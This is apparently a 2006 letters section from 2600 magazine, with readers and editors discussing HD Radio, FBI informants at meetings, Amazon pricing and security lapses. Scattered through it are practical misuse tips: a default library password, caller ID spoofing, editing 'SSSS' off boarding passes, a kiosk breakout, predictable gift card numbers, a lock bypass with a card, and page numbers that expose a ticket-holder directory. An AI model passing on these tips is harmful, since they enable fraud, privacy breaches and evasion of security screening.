That particular APRS message was being relayed "via RS0ISS" - or through the International Space Station. The folks on ISS had also just kicked out a (supposedly) empty spacesuit that was transmitting radio signals to anyone listening on Earth. Some things we just can't make up.

Dear *2600:*

The article on hacking PCReservation was awesome. I searched and scanned for a long time using trusty ol' "inurl:pcres". The only thing is that I was only able to find one library that was vulnerable to this. Most places had already hidden the file. However, some certain libraries (namely, the Chicago Public Library) left the password at the default: envisionware. I found three libraries like this. Also, are you predicting Google will take over the earth this year? Maybe put a new definition to "Google Earth"? (Someone shoot me for saying that.)

FelixAlias

Dear *2600:*

In 23:1, David L. asked for *2600* to offer collared shirts because the ISP where he worked required collared shirts on their employees. I'll bet they make him wear shoes too. The trick is to use some imagination when applying The Rules.

While the rules say he must wear a collared shirt, I'll bet it *doesn't* say he can't wear a t-shirt *over* the collared shirt. In fact, if David gets a collared shirt at his local thrift store that is the same color as the t-shirt he's trying to wear at work, the higher ups may not even notice. It doesn't matter if the collared shirt he picks up has holes in it, or a logo from some corporation or club he'd never think of being a part of. Its pur-

pose is to be covered by the shirt he *really* wants to wear.

I don't wear "tank-top" shirts but I'll wear one over another shirt if the design is something I'm into. Most people don't notice (I've got a couple of NASCAR shirts like this). In fact, the tank top lets me wear a shirt with a tie if I need to with much of the tie showing. When the shirt design is appropriate to the day's events, I usually get away with it. It still helps to match the collared shirt with the shirt of choice.

Cheshire Catalyst

Dear *2600:*

I just saw your response to my article about AIM eavesdropping (22:2). When logging in under two different public IP addresses, you are completely correct. However, that was not the scenario I was discussing. This problem occurs when both instances of AIM are connecting via the same public IP address, such as on the same computer or both computers being behind a NAT router.

Granted, this isn't as bad an attack as it would be if it worked with each instance having its own public IP address, but there is still some snooping potential with this if someone gets inside your network.

George

Dear *2600:*

This message is in response to "Techno-Exegesis" in 23:1. Although I can't speak about a few items in the article, I feel that I can address comments made about In-Band On Channel (IBOC) for radio.

I have been involved in one form or another with IBOC since the late 90s and find some of the things discussed in the article as inaccurate or at the very least skewed toward the author's views on the matter. The author is right when he states that commercial stations that say HD Radio is high-definition are not telling the truth. The author is inaccurate when he states that HD Radio stands for Hybrid Digital Radio. iBiquity, the developer of HD Radio Technology says that "HD" does not stand for anything. If he were to do a web search for "what does HD Radio stand for" he could have found that out.

He also states that HD Radio does not help the audio quality. I don't think he has even heard what HD Radio sounds like. I've heard the sound difference between analog and digital AM and FM stations. AM sounds like an FM station and FM sounds like a CD. In FM, HD Radio opens up your ears to a new experience, like taking blinders off and seeing everything you didn't see before.

When broadcasters add additional channels, the quality of each one will decrease. But I doubt broadcasters will make the audio sound "crappy," as the author put it. The total bandwidth allotted for HD is 96k for FM. Even if you split that in two (one main channel and one side channel) you're still hearing better than CD quality (44.1k).

Using HD Radio to multicast can also allow stations to broadcast side channels that otherwise couldn't be heard. Imagine the ability for WBAI, the station that airs *Off The Hook,* to have another channel. There could be a two hour version of *Off The Hook* every week like all fans of the show want. Other markets are getting or will get formats that are not available. In New York, for example, a station is using its HD2 channel to broadcast country music, something not heard in New York City for years. Some stations plan on adding more local content or even BBC World Service, something the author said would be lost when they turn off shortwave. He also states that the entire analog broadcast will go away and will leave billions of radios outdated. This will more than likely happen but not in our lifetimes. Why would a broadcaster not want someone to hear their station? There are way too many analog radios out there to throw the baby out with the bath water so soon.

Then he throws in "the threat of rights management of digital radio" as a concern. Let me tell you that, unlike satellite radios, HD Radio is non-addressable which makes rights management unmanageable. It may seem that I have drunk the HD Radio Kool-Aid but rest assured I am a broadcaster, broadcast engineer, and a hacker. I just want to make sure that the inaccuracies are pointed out. Even though readers of *2600* don't believe everything they read, I don't want them to read things that are flat out not true.

I have developed a lot of respect for your magazine over the six plus years I've been reading it and don't want it to loose credibility because of someone who doesn't seem to have proper information about HD Radio to write critically about it.

hypoboxer

Available data bandwidth and a CD's sample rate are two entirely different things. One refers to how much bandwidth is available for the proprietary digital audio encoding of which we know little, while the other is how many samples per second are taken of the raw audio waveform. A good example of this is how MP3s have two distinct parameters: bit rate and sample rate. Even with the best audio compression technology, a 96k compressed audio stream is of far lower quality than a wideband FM signal.

As far as reducing the quality of the conventional broadcast signal, it's simply a matter of available bandwidth. You can only shove so much into each allocated channel, and most commercial stations are already overstepping their legal bounds. As demand for iBiquity's HD mode increases, broadcasters will be forced to look into impeding upon other parts of their signal, including the stereo separation DSSC signal.

The rights management concerns were never claimed to apply to HD radio. However, being a hacker yourself, you can surely appreciate the licensing concerns that do apply directly to this technology. How can we be expected to learn from closed, proprietary technology with high licensing fees?

Dear *2600:*

In reference to the article "Hacker Perspective" by The Cheshire Catalyst in 23:1, as much as we in Vermont would love to claim Dartmouth College as our own, it is, in fact, in New Hampshire (Hanover) and has been there for quite some time. So, although we can claim starting the gay-union craze here in the States, lots of "he's not my president" stickers on old micro-busses and Subarus, Howard Dean's grass roots campaigning, the only state capital without a McDonald's, and declaring war on Germany before the federal "guberment" in WWII, we can *not* claim, unfortunately, that we invented BASIC.

Alas, not even Kemeny or Kurtz, the creators of BASIC, were from Vermont. At least according to Wikipedia (not that that proves anything).

Also, I must heartily object to *2600's* editorial staff removing the *bold* weight from the font used to designate the great small state of Vermont in the meetings list. How dare you lump us in with Utah!

Please show us some love and repair this egregious error.

As for this Cheshire Catalyst person, please force yourself to go out and buy some of our award winning cheeses as a fine. If you do, we will forgive you.

Nick

More Info

Dear *2600:*

This is a quick update regarding Pizentios' letter in 22:4 about the draconian Bill C-74 that was going through Canadian Parliament around November 2005 requiring ISPs to install monitoring software. Due to the government's fall on November 29, that bill is dead. Furthermore, Anne McLellan, the Member of Parliament who tabled the bill, was defeated in the last election, so she can't personally reintroduce it. Just so you know and don't lose sleep over that particular bill.

Still though, due to the fact we now have a Conservative minority in power that has shown already it is willing to do bizarre things in the name of "security" (see the so-called "Arctic Sovereignty Plan" where they plan on putting a large military presence way up North), expect similar things just as bad to be introduced in the coming months. We all need to keep our eyes and ears open and call our representatives on their bullshit. I know I will.

Aendrew

Dear *2600:*

Here is something I found at http://www.guitar ➥site.com/tuning.htm while checking out guitar sites.

"Ever been stuck without an electronic tuner, pitchpipe, or any method of getting your instrument in tune, when you'd do just about anything to get a reference tone? No problem, just pick up the phone, and listen to the dial tone! It's very close to an "F" note, anywhere in the United States, and maybe in some other countries, too. Guitar players can use this "F" note to tune the first string at the first fret, then just tune the rest of your guitar to that string. Call it a Teletuner!"

sc

Yet another use for the phone network. We have to wonder though how many people who use cell phones exclusively even remember what a dial tone sounds like.

Dear *2600:*

I would like to report that your printer appears to be using a machine that automatically watermarks printouts for tracking purposes (similar to the Xerox scheme uncovered recently). A specific example of this can be found on the table of contents page of 23:1 under "visions." I initially thought it was a hidden email address, but as the text preceding @2600 is imperceptibly small, we must assume that this is a nefarious scheme.

Also, in response to the gentlemen trying to salvage their relationships by hacking into and spying on their significant others' hotmail accounts, they should consider using gmail. As gmail is so difficult to log out of, they're bound to run across an active session.

meatwad

Advice Sought

Dear *2600:*

Living in a desert area, a local hair salon is expanding to include an Internet hot spot, nails, and overall spa. It's located in the heart of our small downtown. Being a friend of the owner I was granted the task of installing the network and local terminals - for a fee of course. He wants it wireless for the stations where customer access PCs will be, but you and I know encryption can be simply defeated with downloadable tools. I shall do my best to insist on everything being hard wired, even if it means turning the 2x4s in the wall to Swiss cheese. The business network needs to be closed circuit and offline but he wants to connect them to the same network as the customer terminals. He dose not grasp what could happen to his sensitive business and customer data if someone like me would be able access it through the network so I am stuck with a dilemma here. I could dismiss the job and take no responsibility and lose a friend, or I would be the one to blame if something bad happened.

Imegabyte

You need to be able to demonstrate exactly what the risks are. A wireless hot spot is fine for people with their own laptops who know how to use secure programs and are aware of the possibility of man in the middle attacks. But it makes no sense at all to stick a business network in the same place as a customer network. This mistake is made unintentionally quite often so it's doubly absurd to do it on purpose. All of the firewall protection in the world is meaningless if people can just use WiFi to pop up on the inside. This kind of risk is really easy to demonstrate so we suggest you do that. Have a solution in mind that addresses your security concerns along with his business ideas. If you still don't get anywhere, you've done all you can do.

Dear *2600:*

I thought when dialing out from my Asterisk box that setting my outgoing CLID using the "NAME" <xxx-xxx-xxxx> syntax would allow me to dictate what the NAME portion said. Say for instance, I set it to:† "FUCK OFF" <800-555-5565> and then dialed out, the receiver of the call should see the fuckoff. But they don't. They see the number and, if it's a valid number, they see the correct name that corresponds to it. Is that something native to Connecticut or is that how it always is? I can't help but think it's just a "my area" thing because Asterisk gives you the opportunity to specify it. Why would they do that uselessly?

Also note that I'm talking about in the trunk settings, not the extension. The extension so far as I know only counts for interoffice calls to other extensions. It uses the info specified in the trunk. There's a lot of fun to be had with this. Don't forget, you're an Asterisk live CD and a 5.99 TelaSip (paid for with PayPal) account away from spoofing calls for whatever social engineering project you're working on.

Symantic

This has actually become a very useful tool for

discovering the identity of phone numbers. What happens is that a lookup is performed when the incoming call arrives at your central office. The number that appears on the Caller ID is matched with the corresponding name and then both are sent to the called party. In some parts of the country and with some phone companies, this only works if the Caller ID number is local. In other cases it works nationwide. This is significant in that the vast majority of individuals never bother to remove their name from this field. If you have an unlisted number, you still have a name listed in the Caller ID Name field. That name can be accessed by anyone who can alter the Caller ID field and have the lookup performed. This is a completely passive system as well. You will never know if someone has just done this to you as your phone isn't accessed. You could theoretically set up a machine to "scan" by making thousands of calls to a number that would then record the phone numbers and corresponding names. This could even be done without a call ever being completed since Caller ID data is transmitted between the first and second rings. The biggest snag would probably be software somewhere along the line that would freak out at seeing so many calls from different numbers all coming from the same account. But for finding out who an occasional phone number belongs to, this is an invaluable service.

As to what Asterisk should be doing in your case, it would probably work the way you wanted it to if the above lookup weren't being performed. As this is being done in more instances these days, it's likely that this feature of theirs worked more in the past and will work less in the future.

Dear *2600:*

It seems like every time I purchase a one way ticket via Southwest that I'm getting security screened because of the "SSSS" on my ticket. Any suggestions for bypassing this? I wish they'd realize that sometimes one way is just cheaper.

dNight

If the airline offers the service, simply print out your boarding pass at home. If it actually prints the "SSSS" there (we've never heard of it happening when printing at home), you can always do some Photoshop magic and get rid of it. Even xeroxing the paper and covering it up would work as they only really care about the barcode on the boarding pass. You used to be able to go up to a machine at the airport and request a second boarding pass (to replace the one you lost) and often the extra security designation wasn't printed. They seem to have finally caught on to this. Finally, you can always go to a human and ask for another boarding pass. Be aware though that humans have been worse than machines lately in this department.

Dear *2600:*

I am 18 and living with my parents - hopefully not for long - and I just subscribed to *2600* about a week ago. My mother was concerned about *2600* and commonly misunderstood hackers as unethical people. I tried to explain to her that *some* "hackers" are unethical but not all hackers are like this. Then she brought up a point that I found difficult to defend against. She asked how is it ethical when you are revealing security vulnerabilities to the public and leaving them open for criminals. I replied that "it increases the intelligence and awareness of the ethical hacking community." "But it does the same for the unethical hackers." "Touche." Perhaps you can come up with a better explanation? Thank you.

ansichart

Quite simply, we should never hold back on knowledge and education because of how some might misuse it. There is no quicker way to stifle the learning process. If more people are aware of a security hole, there is far less chance of it going unrepaired. While some evildoers might get tipped off to possible vulnerabilities they can take advantage of, such people will find out in other ways if they really try. And when that happens, you can bet they won't be sharing the information. The rest of us deserve to know if there are security issues with systems that we use or which contain personal information about us. We've found that keeping such things quiet usually winds up in less overall security and virtually no accountability.

Here's another reader's take on a similar situation:

Dear *2600:*

This is in response to zack's letter in 23:1. I take it your dad won't let you get a *2600* subscription because the magazine contains that evil word "hacking?" If that's the case, then I would suggest that you first explain to your dad that this is not hacking like they talk about on TV. A true hacker is nothing more than what average people would call a "computer nerd," an intelligent and curious person who's interested in the inner workings of computers and technology. Steve Wozniak, cofounder of Apple Computer, is a classic example of a real-life hacker. And real hacking is nothing more than an urge to understand how things work - usually figuring out how things work so you can customize or add your own features to a device. Types of things that average people assume can't be done by anyone but the device's manufacturer.

I would suggest you also get him to read some of the articles in the magazine so he gets a sense of what "real" hacking really is. Because what's bad about hacking a TV remote control to add features to it (22:4, page 11), or "Making Rover Fart" (23:1, page 13) by modifying the files for those annoying search companions in Windows?

I have to admit, when I was 15 I picked up my first *2600* issue thinking this was hacking like what I saw on TV and in the movies. I thought it was going to be all about computer crime. But after I started reading the magazine, I quickly realized that true hacking is nothing like that. It was really just about exploring and customizing things. And, in fact, real hackers greatly despise people who do malicious things.

Jeff

Disturbing Stuff

Dear *2600:*

I am writing anonymously to protect my friend. Let's call him "Philly Cheesesteak" because I had one of those for lunch and I'm not too creative right now. I got to know Phil through the *2600* meetings. We've gotten to be pretty good friends and we go out to dinner just about every weekend. Tonight he revealed some shocking (or not, depending on your level of paranoia) information to me: He was hired by the FBI to come to *2600*

meetings to keep tabs on all of us.

I felt a little betrayed at first, but he did make the good point that if he was giving them the information at least he had control over what information was being given. And in today's age of warrantless wiretaps, is this really all that surprising? I suppose not. I guess it just hit a little close to home. He said very ominously, "They know who you are. I gave them your name." Wow. That's kinda tough to swallow.

It struck me as particularly odd that the FBI would have any interest in us, since all we really ever discussed was what we had done at work over the past month or what new technologies were coming out. I always thought of us as pretty well-respected individuals. Boring, if nothing else. But still, the FBI is interested in little ol' me.

I should add, I have served for almost six years in the Army National Guard, including a deployment. I guess that's how they support the troops. By spying on us. By making us feel like criminals for participating in a completely open, constructive, positive group. Well, since I already feel like one, I might as well be one. Maybe instead of *2600* on Friday night, I'll go smoke crack and worship the Devil. Thanks FBI. You've shown me the light. I am a criminal for discussing my programming assignment from school and my VPN issues from work. Nice use of my tax money, by the way. I see it goes far.

So I just thought I'd let everyone know there may be a narc in your group. But for better or worse, don't quit having meetings. If you're a good person, which chances are since you're reading this magazine you are, then maybe the FBI will finally figure that out. Then they can free up some resources and focus on something that is actually illegal like, oh let's say, the NSA's wiretapping of U.S. citizens.

I should also mention this was not a paid position. He said that if the FBI chose to conduct further investigations, there would be a chance of pay. But for just being an informant, nothing. Love of the game, I guess.

Stay strong, hackers.

0-nonymous

It speaks volumes that you're still willing to protect this person's identity after he betrayed yours. And we also have to wonder what the feds have on this guy that he would be willing to work for them for nothing.

This kind of thing really isn't unusual at all, nor is it anything new. You should assume that there are people at the meetings who are actually taking notes for the government. That's why you should never do nor discuss illegal things there. And watch out for anyone who does as they are either leading you into a trap or walking themselves into one.

When you do find an informant, don't shut them out. The meetings aren't about secrets. Let them (and everyone else) know that they're wasting their time sneaking around spying on us.

Finally, don't allow yourself to be approached and recruited as no doubt your friend was. Some people think they're doing some sort of patriotic duty by "keeping an eye out" for suspicious activity. But what they invariably wind up doing is reporting on everybody who attends and assuming that this information won't be misused or abused. As recent news events have taught us, this is an assumption only fools can afford to make.

Dear *2600:*

Long time reader but have not subscribed yet. When presented with a $25 amazon.com gift certificate on the same day I picked up the latest issue, I decided it was time to subscribe. Yippie... until I went to amazon.com and, gasp, found out they were charging $12.50 an issue! As I searched the website, the only contact information I could find was an automated service that made amazon.com call you. So I entered the number, clicked submit, and amazingly my phone rang right away. This immediately queued me in to the typical tone/voice activated routing system. After a few minutes of holding, I was actually connected to a human being. At first this seemed like a miracle, and hopes were looking up that I'd get amazon.com to correct their pricing error. However, Sherron had different plans and was immediately rude from the get go. She stated that Amazon does not set the price of magazines and that the manufacturer does. I tried pointing out that the cover price is $5.50 and I wanted to know why Amazon had a $7.00 markup on each issue. I even pointed out that you can clearly see the stamped $5.50 price if you enlarge the picture they have on the amazon.com website. Apparently this insulted her and she tried ending the call saying to "contact the manufacturer" and that "they set the price." I eventually got a manager on the line willing to "transfer me to the magazine department." Lo and behold, I got some guy who (surprise) had no idea on the pricing structure and could not tell me why it was marked up. I hung up dismayed but will continue to further investigate.

In the meantime, I was thinking how their automated "call back" system could be possibly misused by someone wishing Amazon accrue large long distance bills. Say, entering large amounts of random phone numbers for their system to call back and cost them long distance fees. However, the poor quality of the call I was on suggests they are using a VoIP system and no long distance would apply. This too will need further investigation.

As for now, I'll be boycotting amazon.com and hope others do the same.

NoKaOi

Of more concern regarding their call back feature is the ability to have it call anyone you tell it to over and over. Imagine how annoying that could be.

We've been aware of this subscription farce for quite some time. And there's even a degree of truth in what they say. We continue to have a corporate/institutional rate of $50 as opposed to the individual rate of $20. This is for those entities who insist on invoices and all sorts of forms being filled out before they can cut us a check. It takes a lot of extra time and we often don't see a check for a year and on many occasions we don't ever get anything after sending them what they ordered. We have to get affidavits swearing that our product contains no asbestos (no kidding), sign all sorts of statements as a defense contractor (imagine that - we're a defense contractor!), and fill out forms that testify on how much of our corporation is minority owned.

One of those entities is apparently Amazon who somehow came to the conclusion that it would be a good idea to resell the magazine to individuals at that price. The question we face is what to do about this.

Anyone who goes to the Amazon page that sells our issues will quickly see plenty of feedback alerting buyers to the better prices through us directly. Having our title be findable on Amazon in the first place is a good thing. But we certainly don't want people to pay more than they should. If it's possible to work out a deal with Amazon where they sell it for the proper price, we will certainly pursue this.

Dear *2600:*

I recently purchased the spring issue (23:1). While innocently reading your magazine, I received what I would call an assault. Your magazine cut me. Normally I wouldn't complain, but as I feel that I have the right to make you listen to my opinion, I must alert you to the fact that your pages can cause quite an irritating cut. I don't feel it is necessary to involve the authorities in this matter. However, in order to spare innocent hands and fingers and possible litigation, I do feel it necessary to advise you to put warning labels on your magazine suggesting that possible injury can be derived while reading your magazine. I hope you heed this advice and I look forward to reading your publication in the future injury-free and duly warned.

webbles

The only problem we had with the warning labels was that people were peeling them off and then attempting to smoke them. The chemicals which were then released necessitated our issuing another warning for the labels. If your issue doesn't have these warnings prominently displayed, put it down, walk away, and alert the authorities.

Inquiries

Dear *2600:*

I was curious as to what was involved in setting up a local *2600* meeting?

Philip

It's quite simple. First, determine that you're in an area where people exist who are actually interested in 2600-related things. Then, find an easily accessible public space where hanging out won't be a problem. It shouldn't have any age restrictions or require any sort of fee or purchase. (Don't forget to also read the meeting guidelines at www.2600.com/meetings.) Next, start to publicize locally. Go to places where such people are likely to go such as libraries, bookstores, Internet cafes, etc. If our magazine is sold near you, feel free to stick info sheets inside to alert people of the meetings. Email meetings@2600.com and keep us updated as to how the meetings are going. Alert us of any web pages devoted to this project. When your meeting has become established, it will usually be listed in our magazine and on our web page.

Dear *2600:*

I'm sorry if I'm taking your time but I would like to know if anybody of any age can attend your meetings. I would like to attend a meeting but I'm unsure if I can because I'm under 18.

Dany

We forgive you for taking our time. Our meetings are open to any humanoid with a pulse.

Dear *2600:*

Hi. Since I'm not a subscriber (gasp), I don't know if this has ever been covered before. Has anyone discussed how to hack the "Fastpass" machines that DisneyWorld uses? They're machines which give you a "timeslot" to come back to a ride so you don't have to wait in the line. Normally they will only let you have one per admission pass per every two hours or so but (evil cackle) there are ways to get them to spit out as many as you want so you can ride rides on your schedule and not Disney's.

Anyway, if this has been covered before, I apologize for the time wastage. If not, let me know and I'll spend a bit of time on a brief article for you. Cheers.

Zenmaster

Thwarting anything Disney-related is traditionally a popular topic in these pages. We look forward to hearing more.

Dear *2600:*

In their paper criticizing the DMCA, the CATO Institute does a fairly good job of explaining why that legislative measure is not just wholly unnecessary but is in fact harmful to the American people (and sets a startling precedent for other nations as we have seen in Australia, among others). They even specifically mention *2600* and the case that was lobbied against it in regard to the DeCSS code, but what they sorely lack is the fact that other groups, namely the *New York Times,* provided more information on the subject than 2600.com linked to and wasn't ever talked to by the MPAA. I believe this would have been a perfect example of not just how the system (under the DMCA) could be exploited, but how it is exploited currently with groups using their power to decide who can share what information and with whom.

For years you and other like-minded (meaning open-minded and forward-thinking) publications have time and time again expressed horrifying accounts of what is happening under the DMCA and legislation like it. What will it take for the public at large to finally get the message? What rights need be taken away before people stop staring at the sand and look around? Perhaps the most important question, however, remains: what of those who now, even after the unscrupulous abuse of our legal system, continue to fight for this type of law?

Poetics

In our society, true change only comes when the middle class is inconvenienced. As the DMCA continues to affect people in their daily lives - such as through the restrictions proposed for digital television - you will most definitely see a backlash. The question is whether or not that will be too little too late. We think it's imperative that people be alerted to the threat immediately so that there actually is time to fix these things before they become the default. A lot of progress has been made since 2000. For one thing, people now know what the DMCA is. And even though we lost our case, we think a lot of eyes were opened as a result. That's never a bad thing.

Dear *2600:*

Greetings *2600!* I'm a 12-year-old aspiring phone phreak who was just wondering if you had any recommendations for getting into the phreaking scene.

Do you believe that phreaking is dying?

Shelly L.

It depends on how you define phreaking. Certainly the landscape has changed over the years. But as long as there is telecommunications, there will always be some method of phreaking. We define this as exploring the various networks, finding hidden features and capabilities, and hooking up with all sorts of people around the globe who have similar interests. So it's really quite impossible for phreaking to die if these things exist, as they do today in abundance. If, however, you're talking about a specific type of phreaking (like in-band signaling) or misusing the word to mean simply making free phone calls (which isn't much of a challenge to do legitimately these days), you certainly will experience a more short-lived enthusiasm.

Dear *2600:*

I would like to use the article in 23:1 entitled "Hacker Perspective" by The Cheshire Catalyst in an essay for my com112 class. I would like to know if there is any objection to this. The article will help support my thesis: Hackers are not criminals, rather they are enthusiasts of technology that learn how things work in order to improve them.

Uriah C.

By default, this kind of thing is perfectly OK with us.

Security Holes

Dear *2600:*

I was recently driving down the street in my hometown of Virginia Beach when I started thinking about the times when my friends and I were overseas in the military. Being photographers we would go to the tops of skyscrapers (public or not) and take photos of the city and the surrounding area. As I was driving I saw the large office building in the center of the city and decided to give it a shot (for old time's sake). As you enter the building there is a large lobby with four elevators. The elevators are roped off in a manner that requires you to pass by the security desk and show your badge before going in. I of course did not have a badge. But not wanting to give up, I asked the guard if there was a restroom nearby so as to not look suspicious going into a building and leaving right away. He pointed to a door on the side of the lobby and told me it was through there and to the left. I walked through the door and into a white service hallway. I decided to explore this and forget about the restroom for now. I noticed there were no security cameras or any people for that matter. Walking around I found another elevator marked "service elevator." This time no guards. After pushing the button and waiting a few minutes I finally got on. The buttons went from G (ground) to 25. Naturally I pushed 25. Nothing. I started going down the list. 24, 23, 22. Each time nothing happened until finally I pushed 15 and the elevator started going up. Apparently you need a magnetic key card to go higher, or so they thought. When I arrived at the 15th floor, I took a look around. Just some empty offices. I then headed straight for the stairs. Before I shut the door behind me I noticed yet another magnetic key card reader. In other words the door was going to lock behind me. I thought quickly and pulled a business card out of my wallet that I took from somewhere and put it between the door lock and door frame so that it would close but not lock. I headed up the stairs to the 25th floor. There was a ladder with a hatch to the roof and a door leading to the 25th floor offices (or what I thought would be offices). I pulled on the door. Locked. I noticed that the gap between the door and frame was wider on this door. I went into my wallet again and pulled out an old Sears card that I don't use anymore. I stuck it in the gap, pushed it down and behind the lock, and opened the door to a dark room. I have an LED flashlight on my key chain so I turned it on. This was one giant pyramid shaped room with a column in the middle (where the elevator and stairs go down). The pyramid is actually the top of the building and has a large antenna mast sticking out the top. Now here is the good part. In the room was a chair, a few pictures in frames on the floor, and a filing cabinet. I walked over to the filing cabinet and opened it up. Blueprints for the entire building, as well as blueprints for other buildings I assume were built by the same company. These showed the entire layout of the building as well as the piping layout and electrical wiring layouts. I put them all back, walked down the stairs to the 15th floor, got on the elevator, and left. No one ever saw me or said a word to me other than the security guard when I walked in the front door. There were no security cameras other than those in the lobby. I can't believe that it was that easy. This company, and city, should be glad that I am not a terrorist but merely a very curious person. Otherwise real damage could have been done and lives could have been lost. Let this be an example to others. Insecurity is no joke! By the way, Virginia Beach is largely a military city, not to mention this building is across the street from a major mall. All of this makes it even more of a target for terrorism.

justin

You showed true hacker spirit in your quest to get around the system and explore. But you then fell for the propaganda that we're constantly being fed - hook, line, and sinker.

It used to not be a big deal at all to do the kinds of things you did (with the possible exception of breaking into an office). Getting to the roof of a building or even getting inside a building (not someone's home, obviously) used to just be a challenge. But now it's considered an attack on national security. Had you been caught, you probably would have been treated as a terrorist, at least initially.

Terrorism has always existed and will always be a risk of life. This doesn't mean you should ignore the danger signs but it also means you shouldn't live your life as if there's a terrorist around every corner. You got into a building and were able to look at blueprints. Sure, a terrorist would have been delighted to do the same. But that terrorist would also have been thrilled to blow something else up in a crowd of people. It's not that hard to do.

We can very quickly close off every element of our society simply because of the risk of what would happen if a terrorist were to gain access. And before we know it, our society is unrecognizable. If the goal of terrorism is to screw up our society, then the mission is accomplished.

We hope such urban exploration as you engaged in will go on in all sorts of different ways. A world where we no longer see the fun of getting onto the top of a building or exploring a tunnel system or seeing where a particular path goes is not the kind of world we should be building.

(And if anyone happens to be reading this at HOPE Number Six, this is not an invitation to try and get to the roof of the hotel. There are cameras, the hotel people will kick you out for the entire weekend, and we won't be able to help you at all. But by all means, try another building.)

Dear *2600:*

I was looking around the Trenton Thunder baseball team website (www.trentonthunder.com) back in late February and happened upon a rather long list of names, addresses, telephone and fax numbers, email addresses, and seat locations, apparently entitled "The Trenton Thunder Season Ticket Holder directory." Yep, you guessed it. Had a further look around and found a login page for this material. On the directory page is the text "This area of the website is only for you, the season ticket holder. On this page, you will find the names, addresses, phone numbers, and email addresses of other season ticket holders. Feel free to use this list as a reference and to get to know your fellow season ticket holders." The worst part of it is that in the page naming scheme, a lot of the pages go up numerically, so just by accessing a feature article by one of the team announcers and changing the page number from 12 to 13, you can get access to this list, which, based on the login prompt on the site (go to Information-Season Ticket Holder Directory) is supposed to be secure! Why bother trying to hack the usernames and passwords when all you need to do is access the page directly? And the login page even has the gall to proclaim "This is a secured page!"

I don't think I've ever seen such blatant disregard for personal privacy by such a small entity, even if they are the New York Yankees AA affiliate.

So why am I sending this to *2600?* Why not just inform the site owners, have it fixed, and make everyone happy? Well, I tried. I tried again. I've sent five separate emails since the day I found it and have waited until now, the first of May, for a response, which hasn't come. Emails were sent to their office, the guy who is supposed to handle the information on the directory, and the webmaster. So, since they obviously don't care about privacy and confidentiality, I sent it to the people I know do. The lucky numbers are 13, 14, 15, 16, 17, 18, 19, 35, 36, and 37. Other interesting things are to be found on other pages, but at least when I saw it, no more large-scale privacy breaches. Just shoddy security and more open access to documents which were really not intended for the average fan.

Mark B.

The borders of stupidity apparently need to be remapped yet again.

Dear *2600:*

It seems every time I turn around I am encountering people and entities who think they can just rip away my rights. The last letter I wrote was about a telecom (Verizon) who constructed cameras in our workplace and was sniffing our traffic to see who we were speaking with and what we were speaking about. This time I am writing about our infamous TSA. These are the people there to "ensure our safety." I find this terribly hard to believe.

I was on business last week and flew out of DFW in Texas heading for Baltimore, MD. The nightmare began when I walked up to the self serve kiosk to get my ticket. I kept entering my info and it would show my itinerary but wouldn't give me my ticket. Instead it would spit out some piece of paper that stated "please see the ticket counter." So I did to find out my name, which is probably the second most common name in the world, was on the "no fly list" which I believe is an excuse to harass people. The ticketing agents thought it was hilarious which made me even more angry. After they put my driver's license info into the "queue" they let me proceed to security. This is where it got even worse. I stepped up to the metal detector after loading two laptops, a cell phone, and a PSP into separate bins. Well, in one of the bins was my money clip with a one inch nail file. Needless to say they took it, but let the six foot woman behind me walk right through with a five foot walking stick. How does that make sense? I was furious.

It gets even better. On the flight back my colleague and I were in the airport all night trying to get an early flight out and we managed to get a 6 am out of BWI. We got our tickets together at the counter and were so tired that somehow we wound up with each other's ticket. We went to security and the TSA agent checked my ticket and of course checked my ID and then let me go ahead. A few seconds later I heard the other security agent with my colleague say "your name on the ID and ticket do not match." So at best TSA does their job 50 percent of the time. Let me remind you I'm a white male in my early 30s.

What does this mean to everyday citizens? Well, a few things. One, that TSA is not very in tune with their jobs and probably not qualified to run a cash register let alone ensure the safety of the masses and two, that if you really try it wouldn't be hard to end up on a terrorist watch list living in suburbia. I hope nobody else has to endure the insanity I go through every time I fly our "friendly skies."

Sting3r, CEH

The Retail World

Dear *2600:*

Here's a quick and easy way to get on the web through your Chapters bookstore! I got the inspiration to write this by using this trick one day and getting caught by an employee. Instead of blaming me, he said it was the coolest thing he had ever seen and asked me to teach him the technique.

In every Chapters bookstore, there are at least

three computers located at random places in the store. These computers are to allow the customers to search for books they're looking for. This book searching system uses Internet Explorer, specially set up to stay locked on their website (where their book searching system is located). The way the Internet Explorer is set up, there is no Toolbar to allow you to jump to different websites. I quickly found a way to get rid of this restriction. Simply press F1 on the keyboard. It will give you a pop-up. It should be the Internet Explorer help menu. On top of the menu there should be an icon (a globe containing a question mark) saying "Web Help." Click on it. In the text area of this help menu at the bottom of the long text you should have a line highlighted in blue saying "Support Online." Just click on it and you'll get a pop-up of a fresh new Internet Explorer window with the toolbar, etc. So now you will be able to surf the net, etc. Enjoy!

Helack101

Dear *2600:*

A quick explanation of Barnes and Noble and how "shrink" happens: Magazines are received from the distributor en masse and in theory are supposed to be checked against invoices to make sure the company isn't being shorted. In practice, this is rarely done with any great attention to detail: 23 magazines, 24 magazines, it's all the same, right? They're then displayed where they can either be shoplifted, damaged ("shopworn" or "shelfworn"), fail to sell and be returned to the distributor for credit, or be sold.

B&N uses the ISSN for checkout scanned from the barcode. A painfully large percentage of magazines don't scan properly and have to be keyed in manually. While the company is very good about training booksellers on how to figure out the correct number to key in, there are any number of idiots employed, not to mention magazines where it isn't readily possible to infer the ISSN from the numbers under the barcode (this is mostly true with U.K. magazines which have barcode stickers applied by the importer). In any event, at one time there was a generic "magazine" key that could be pressed and the cover price keyed in for situations like this. That went away years ago though, and has been replaced in some stores at least with an "X" code - "X2" in one store I know of - which serves an identical purpose. In locales in which newspapers are taxed (I am led to understand, not working in one), the newspaper button or code is usually used instead.

In any event, there are any number of ways a magazine can be purchased legitimately without it registering as being "sold" and magazines (or their covers, at any rate) returned to the distributor (unsold or damaged) minus copies "sold" equals "shrink."

Magazines are a ridiculously high-shrink item for bookstores; the store I work in has something like eight percent shrink, though I'm not sure if that's by volume or dollar value. In any event, the actual loss to shoplifting is probably more like half that, with the rest being attributable to human error and craptastic POS software.

Incidentally, B&N gift cards are numbered in a logical sequential pattern that increments by eight. If you buy (say) a $100 gift card and it's numbered 2222228, cards 2222212, 2222220, 2222236, and 2222244 will all also be $100 gift cards. I'm sure you can figure out why you can't use gift cards online and why you're not *supposed* to be able to use them over the phone.

Nemo de Monet

Dear *2600:*

I was driving through Bloomington, Minnesota and swung by the CompUSA. I was looking around asking about the latest cards they had on sale. I was also thinking about getting a part time job there to pay for extras at a discount.

